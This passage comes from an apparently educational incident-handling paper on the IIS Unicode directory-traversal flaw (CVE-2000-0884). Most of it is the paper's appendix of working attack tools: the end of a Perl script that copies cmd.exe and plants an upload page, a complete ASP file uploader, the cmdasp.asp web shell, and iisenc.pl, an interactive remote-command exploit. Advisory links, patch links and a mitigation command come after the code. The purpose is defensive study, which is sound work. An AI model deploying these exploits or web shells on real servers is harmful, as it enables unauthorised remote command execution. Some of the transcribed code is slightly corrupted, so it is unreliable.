    $command=~s/ /\+/g;
    my @results2=sendraw("GET $runi+$command HTTP/1.0\r\n\r\n");
    my $line2;
    foreach $line2 (@results2){
        if (($line2 =~ /copied/ )) {$failed2=0;}
        if (($line2 =~ /access/ )) {die "access denied to copy here - try
switching dirs order around\n";}
    }
    if ($failed2==1) {die "copy of CMD.EXE failed - inspect
manually:\n@results2\n\n";}
}
# ----- we can assume that the cmd.exe is copied from here..
my $path;
($dummy,$path)=split(/:/,$thedir);
$path =~ s/\\//g;
$runi="/". $unidir."/sensepost.exe?/c";
$thecommand=~s/ /\%20/g;
@results=sendraw("GET $runi+$thecommand HTTP/1.0\r\n\r\n");
foreach $line (@results){
    if ($line =~ /denied/) {die "sorry, access denied to write the upload
page\n";}
}
print @results;

#-----slightly modified RFP sendraw
sub sendraw {
    my ($pstr)=@_;
    socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')) || die("Socket
problems\n");
    if(connect(S,pack "SnA4x8",2,$port,$target)){
        my @in="";
        select(S); $|=1; print $pstr;
        while(<S>) {
            push @in,$_; last if ($line=~ /^[r\n]+$ / );}
        select(STDOUT); return @in;
    } else { die("connect problems\n"); }
}
```

Windows NT IIS UNICODE Vulnerability Analysis

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

```
}  
# Spidermark: sensepostdata unicode3
```

upload.asp:

```
<html><head><title>Olifante onder my bed</title></head><body>  
<form method=post ENCTYPE="multipart/form-data">  
File : <input type="file" name="File1"><br>  
<input type="submit" Name="Action" value="Upload the file">  
</form>  
</body></HTML>  
<!--#INCLUDE FILE="upload.inc"-->  
<%  
If Request.ServerVariables("REQUEST_METHOD") = "POST" Then  
Set Fields = GetUpload()  
FilePath = Server.MapPath(".") & "\" & Fields("File1").FileName  
Fields("File1").Value.SaveAs FilePath  
End If  
>%
```

upload.inc:

```
<SCRIPT RUNAT=SERVER LANGUAGE=VBSCRIPT>  
Const IncludeType = 2  
Dim UploadSizeLimit  
Function GetUpload()  
Dim Result  
Set Result = Nothing  
If Request.ServerVariables("REQUEST_METHOD") = "POST" Then  
Dim CT, PosB, Boundary, Length, PosE  
CT = Request.ServerVariables("HTTP_Content_Type")  
If LCase(Left(CT, 19)) = "multipart/form-data" Then  
PosB = InStr(LCase(CT), "boundary=")  
If PosB > 0 Then Boundary = Mid(CT, PosB + 9)  
PosB = InStr(LCase(CT), "boundary=")  
If PosB > 0 then  
PosB = InStr(Boundary, ",")  
If PosB > 0 Then Boundary = Left(Boundary, PosB - 1)  
end if  
Length = CLng(Request.ServerVariables("HTTP_Content_Length"))  
If "" & UploadSizeLimit <> "" Then  
UploadSizeLimit = CLng(UploadSizeLimit)  
If Length > UploadSizeLimit Then  
Request.BinaryRead (Length)  
Err.Raise 2, "GetUpload", "Upload size " & FormatNumber(Length, 0) & "B  
exceeds limit of " & FormatNumber(UploadSizeLimit, 0) & "B"  
Exit Function  
End If  
End If
```

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

```
If Length > 0 And Boundary <> "" Then
Boundary = "--" & Boundary
Dim Head, Binary
Binary = Request.BinaryRead(Length)
Set Result = SeparateFields(Binary, Boundary)
Binary = Empty
Else
Err.Raise 10, "GetUpload", "Zero length request ."
End If
Else
Err.Raise 11, "GetUpload", "No file sent."
End If
Else
Err.Raise 1, "GetUpload", "Bad request method."
End If
Set GetUpload = Result
End Function
Function SeparateFields(Binary, Boundary)
Dim PosOpenBoundary, PosCloseBoundary, PosEndOfHeader, isLastBoundary
Dim Fields
Boundary = StringToBinary(Boundary)
PosOpenBoundary = InStrB(Binary, Boundary)
PosCloseBoundary = InStrB(PosOpenBoundary + LenB(Boundary), Binary,
Boundary, 0)
Set Fields = CreateObject("Scripting.Dictionary")
Do While (PosOpenBoundary > 0 And PosCloseBoundary > 0 And Not
isLastBoundary)
Dim HeaderContent, FieldContent, bFieldContent
Dim Content_Disposition, FormFieldName, SourceFileName, Content_Type
Dim Field, TwoCharsAfterEndBoundary
PosEndOfHeader = InStrB(PosOpenBoundary + Len(Boundary), Binary,
StringToBinary(vbCrLf + vbCrLf))
HeaderContent = MidB(Binary, PosOpenBoundary + LenB(Boundary) + 2,
PosEndOfHeader - PosOpenBoundary - LenB(Boundary) - 2)
bFieldContent = MidB(Binary, (PosEndOfHeader + 4), PosCloseBoundary -
(PosEndOfHeader + 4) - 2)
GetHeadFields BinaryToString(HeaderContent), Content_Disposition,
FormFieldName, SourceFileName, Content_Type
Set Field = CreateUploadField()
Set FieldContent = CreateBinaryData()
FieldContent.ByteArray = bFieldContent
FieldContent.Length = LenB(bFieldContent)
Field.Name = FormFieldName
Field.ContentDisposition = Content_Disposition
Field.FilePath = SourceFileName
Field.FileName = GetFileName(SourceFileName)
Field.ContentType = Content_Type
Field.Length = FieldContent.Length
Set Field.Value = FieldContent
Fields.Add FormFieldName, Field
TwoCharsAfterEndBoundary = BinaryToString(MidB(Binary, PosCloseBoundary
+ LenB(Boundary), 2))
isLastBoundary = TwoCharsAfterEndBoundary = "--"
```

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

```
If Not isLastBoundary Then
PosOpenBoundary = PosCloseBoundary
PosCloseBoundary = InStrB(PosOpenBoundary + LenB(Boundary), Binary,
Boundary)
End If
Loop
Set SeparateFields = Fields
End Function
Function GetHeadFields(ByVal Head, Content_Disposition, Name, FileName,
Content_Type)
Content_Disposition = LTrim(SeparateField(Head, "content-disposition:",
";"))
Name = (SeparateField(Head, "name=", ";"))
If Left(Name, 1) = "" Then Name = Mid(Name, 2, Len(Name) - 2)
FileName = (SeparateField(Head, "filename=", ";"))
If Left(FileName, 1) = "" Then FileName = Mid(FileName, 2,
Len(FileName) - 2)
Content_Type = LTrim(SeparateField(Head, "content-type:", ";"))
End Function
Function SeparateField(From, ByVal sStart, ByVal sEnd)
Dim PosB, PosE, sFrom
sFrom = LCase(From)
PosB = InStr(sFrom, sStart)
If PosB > 0 Then
PosB = PosB + Len(sStart)
PosE = InStr(PosB, sFrom, sEnd)
If PosE = 0 Then PosE = InStr(PosB, sFrom, vbCrLf)
If PosE = 0 Then PosE = Len(sFrom) + 1
SeparateField = Mid(From, PosB, PosE - PosB)
Else
SeparateField = Empty
End If
End Function
Function GetFileName(FullPath)
Dim Pos, PosF
PosF = 0
For Pos = Len(FullPath) To 1 Step -1
Select Case Mid(FullPath, Pos, 1)
Case "/", "\": PosF = Pos + 1: Pos = 0
End Select
Next
If PosF = 0 Then PosF = 1
GetFileName = Mid(FullPath, PosF)
End Function
Function BinaryToString(Binary)
dim cl1, cl2, cl3, pl1, pl2, pl3
Dim L
cl1 = 1
cl2 = 1
cl3 = 1
L = LenB(Binary)
Do While cl1<=L
pl3 = pl3 & Chr(AscB(MidB(Binary,cl1,1)))
```

Windows NT IIS UNICODE Vulnerability Analysis

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

```
cl1 = cl1 + 1
cl3 = cl3 + 1
if cl3>300 then
pl2 = pl2 & pl3
pl3 = ""
cl3 = 1
cl2 = cl2 + 1
if cl2>200 then
pl1 = pl1 & pl2
pl2 = ""
cl2 = 1
End If
End If
Loop
BinaryToString = pl1 & pl2 & pl3
End Function
Function BinaryToStringold(Binary)
Dim I, S
For I = 1 To LenB(Binary)
S = S & Chr(AscB(MidB(Binary, I, 1)))
Next
BinaryToString = S
End Function
Function StringToBinary(String)
Dim I, B
For I=1 to len(String)
B = B & ChrB(Asc(Mid(String,I,1)))
Next
StringToBinary = B
End Function
Function vbsSaveAs(FileName, ByteArray)
Dim FS, TextStream
Set FS = CreateObject("Scripting.FileSystemObject")
Set TextStream = FS.CreateTextFile(FileName)
TextStream.Write BinaryToString(ByteArray)
TextStream.Close
End Function
</SCRIPT>
<SCRIPT RUNAT=SERVER LANGUAGE=JSCRIPT>
function CreateUploadField(){ return new uf_Init() }
function uf_Init(){
this.Name = null
this.ContentDisposition = null
this.FileName = null
this.FilePath = null
this.ContentType = null
this.Value = null
this.Length = null
}
function CreateBinaryData(){ return new bin_Init() }
function bin_Init(){
this.ByteArray = null
this.Length = null
```

Windows NT IIS UNICODE Vulnerability Analysis

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

```
this.String = jsBinaryToString
this.SaveAs = jsSaveAs
}
function jsBinaryToString(){
return BinaryToString(this.ByteArray)
}
function jsSaveAs(FileName){
return vbsSaveAs(FileName, this.ByteArray)
}
</SCRIPT>
```

cmdasp.asp:

```
<%@ Language=VBScript %>
<%
' -----o0o-----
'   File:      CmdAsp.asp
'   Author:    Maceo <maceo @ dogmile.com>
'   Release:   2000-12-01
'   OS:        Windows 2000, 4.0 NT
'   -----

Dim oScript
Dim oScriptNet
Dim oFileSys, oFile
Dim szCMD, szTempFile

On Error Resume Next

' -- create the COM objects that we will be using -- '
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")

' -- check for a command that we have posted -- '
szCMD = Request.Form(".CMD")
If (szCMD <> "") Then

    ' -- Use a poor mans pipe ... a temp file -- '
    szTempFile = "C:\" & oFileSys.GetTempName( )
    Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0,
True)
    Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)

End If

%>
<HTML>
<BODY>
<FORM action="<%= Request.ServerVariables("URL") %>" method="POST">
```

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

```
<input type=text name=".CMD" size=45 value="<%= szCMD %>">
<input type=submit value="Run">
</FORM>
<PRE>
<%= "\\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
<br>
<%
    If (IsObject(oFile)) Then
        ' -- Read the output from our command and remove the temp file -- '
        On Error Resume Next
        Response.Write Server.HtmlEncode(oFile.ReadAll)
        oFile.Close
        Call oFileSys.DeleteFile(szTempFile, True)
    End If
%>
</BODY>
</HTML>
```

iisenc.pl:

```
## IIS Unicode Proof of concept code.
##      http://www.sec-1.com
## This proof of concept code is to be used for testing web servers
## which the user
## has authorisation to test. This program requires perl 5 and above.
## Please ensure this file is in the same directory as "exploits.txt"

use Socket;
$prompt = "cmd\c/";
if (@ARGV<1) {die "\nIIS Unicode/Encode Vulnerability Proof of concept
code \n Usage \= IP/host Port e.g. Perl $0 www.target.com\n";}

($host,$port)=split(/:\/,ARGV[0]);$target = inet_aton($host);

## the location of file containing unicode strings format is; string
"tab" expected return "tab" comments
$exploitfile="exploits.txt";
unless($port){$port = 80;}

open(EXPF,$exploitfile) or die "can't open exploit file
$exploitfile\n";

while(<EXPf>){

    ($a,$d,$d2) = split(/\t/,$_);

    @retrn = sendraw("$a HTTP/1.0\r\n\r\n");

    foreach $line (@retrn){if ($line =~ $d) { $found ="done" ;last;}}

}
```

Windows NT IIS UNICODE Vulnerability Analysis

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

```
if($found eq "done"){
print <<"endc";

-----/ SEC -1 IIS Command Prompt/-----
-----

\tTo exit use \"exitcmd\"
\tTo switch from cmd/c use \\\\ To switch back use \\/\/.
\tTo Move to a Pipe enabled cmd.exe use \"##\" buggy
\t\tComments: Exploit@sec-1.com
-----

endc
}
($ap,$cutoff) = split (/\/+/, $a);
while($found eq "done"){

print "$prompt \> "; $cmd = <STDIN>;chomp($cmd);

if ($cmd eq "exitcmd"){exit}elseif($cmd eq "##"){
    # copy cmd to a pipe enabled location

    $copystr = $ap . "+copy+c:\\winnt\\system32\\cmd.exe\\+cmd.exe";
    @cmdpipe = sendraw("$copystr HTTP/1.0\r\n\r\n");
    print @cmdpipe;
    foreach $copyed (@cmdpipe){
        if ($copyed =~ "file\\(s\\)") {
            ($ap,$cutoff) = split(/..%c0%af../, $ap);
            #chomp($ap);
            $ap = $ap. "cmd.exe?/c";
        }
    }
    goto label1
}
##### Code here if no conditions are met from above
$cmd=~s/ /\%20/g;
##### Switch to
From CMD
if ($cmd eq "\\\"){
    ($ap,$cutoff) = split(/cmd.exe/, $ap);
    print "Enter alternative command e.g. net.exe, tftp.exe >
";$alter = <STDIN>;chomp($alter);

$ap = $ap . $alter . "?";
$prompt = $alter;
goto label1;
}
##### Switch
Back to cmd
if ($cmd eq "\\/\"){
    ($ap,$cutoff) = split(/$alter/, $ap);
```

Windows NT IIS UNICODE Vulnerability Analysis

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

```
$ap = $ap . "cmd.exe?\"/c";

$prompt = "cmd\"/c";
goto label1;
}
#####

### this section sends the command string.

$standard = $ap . "\". "$cmd HTTP/1.0\r\n\r\n";
print $standard;
@fb = sendraw($standard);
print @fb; print "\n";

label1:
}

}

##### sendraw sub written by RFP www.wiretrip.net

sub sendraw { # this saves the whole transaction anyway
    my ($pstr)=@_;
    socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'))|| die("Socket problems\n");
    die("Socket problems\n");
    if(connect(S,pack "SnA4x8",2,$port,$target)){
        my @in;
        select(S); $|=1; print $pstr;
        while(<S>){ push @in, $_;}
        select(STDOUT); close(S); return @in;
    } else { die("Can't connect...\n"); }
}
```

Additional Information:

Ingress Filtering:

<http://www.faqs.org/rfc/rfc2827.txt>

<http://www.cisco.com/warp/public/707/newsflash.html>

Egress Filtering:

<http://rr.sans.org/sysadmin/egress.php>

http://www.cisco.com/warp/public/cc/pd/fw/sqfw500/prodlit/pix22_ds.htm

Windows NT IIS UNICODE Vulnerability Analysis

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

cmdasp:

http://www.securiteam.com/tools/CmdAsp_asp_checks_your_last_line_of_defense.html

<http://www.dogmile.com/files>

What I failed to mention is that because of the broken way IIS impersonates accounts the cmd process will run as IWAM_COMPUTER or SYSTEM. In IIS 4.0 it depends upon whether or not you have chosen to "run in separate memory space" option or not. In IIS 5.0 it's the difference between Application Protection "Low" and Medium or High. This is significant because, developers may not be aware they are executing code as SYSTEM, just because they spawned a shell.

-Maceo (coded cmdasp.asp)

DISCUSSION:

During normal webserver operations IIS, by default, impersonates the account IUSR_COMPUTER. This account has minimal access rights. However, because of the way IIS impersonates accounts, spawned processes inherit the original security context. This can result in escalation of user privileges.

Depending on the setup of an IIS server this escalation will result in access to the account IWAM_COMPUTER or SYSTEM. With IIS 4.0 the account depends upon whether or not the web administrator has selected the "run in separate memory space" option. This option is unselected by default and allows SYSTEM account escalation. In IIS 5.0 the setting is called Application Protection. Application Protection "Low" will result in SYSTEM access and Medium or High will result in IWAM_COMPUTER access. The default setup for IIS 5.0, "Medium", will result in IWAM_COMPUTER access. Further, an IIS 4.0 webserver that was upgraded to IIS 5.0 with the default settings will allow SYSTEM account escalation.

It should be noted that since the IWAM_COMPUTER account can change the settings of the webserver, escalation to SYSTEM account access is still possible.

DESCRIPTION:

An interactive command prompt from an ASP file. This script uses the Microsoft scripting object WSCRIPT.SHELL to spawn a cmd.exe process which will run with escalated privileges.

BUGFIX:

Microsoft has not released an official fix at this time. To block this particular exploit, unregister the windows scripting object: C:\> regsvr32.exe /u C:\winnt\system32\wshom.ocx

- Maceo

Windows NT IIS UNICODE Vulnerability Analysis

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

Unicode FAQ (Microsoft):

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/fq00-078.asp>

HTTP RFC's:

Hyper-Text Transfer Protocol: <ftp://ftp.isi.edu/in-notes/rfc2616.txt>

HTTP Authentication: <ftp://ftp.isi.edu/in-notes/rfc2617.txt>

HTTP/1.1: <ftp://ftp.isi.edu/in-notes/rfc2068.txt>

Advisories:

Microsoft:

- MS00-057, "File Permission Canonicalization",
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-057.asp>
- MS00-078,
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-057.asp>
- MS00-086,
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-057.asp>

Patches:

A patch is available from Microsoft at:

<http://www.microsoft.com/technet/security/bulletin/MS00-078.asp>

For IIS Version 4:

<http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp>

For IIS Version 5:

<http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp>

Securityfocus:

www.securityfocus.com/bid/1806

CERT:

Vulnerability Note VU#111677:

<http://www.kb.cert.org/vuls/id/111677>

Windows NT IIS UNICODE Vulnerability Analysis

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

CVE (www.mitre.org):

CVE-2000-0884

Freeware Tools used in exploit:

Unicodeloader.pl by Roelof Temmingh:

<http://www.sensepost.com>

cmdasp.asp (by Maceo - also detailed above):

<http://www.dogmile.com/files/>

iisenc.pl:

<http://www.securityfocus.com>

Microsoft Security Checklists:

Additional advice on securing IIS web servers is available from:

<http://www.microsoft.com/technet/security/iis5chk.asp>
<http://www.microsoft.com/technet/security/tools.asp>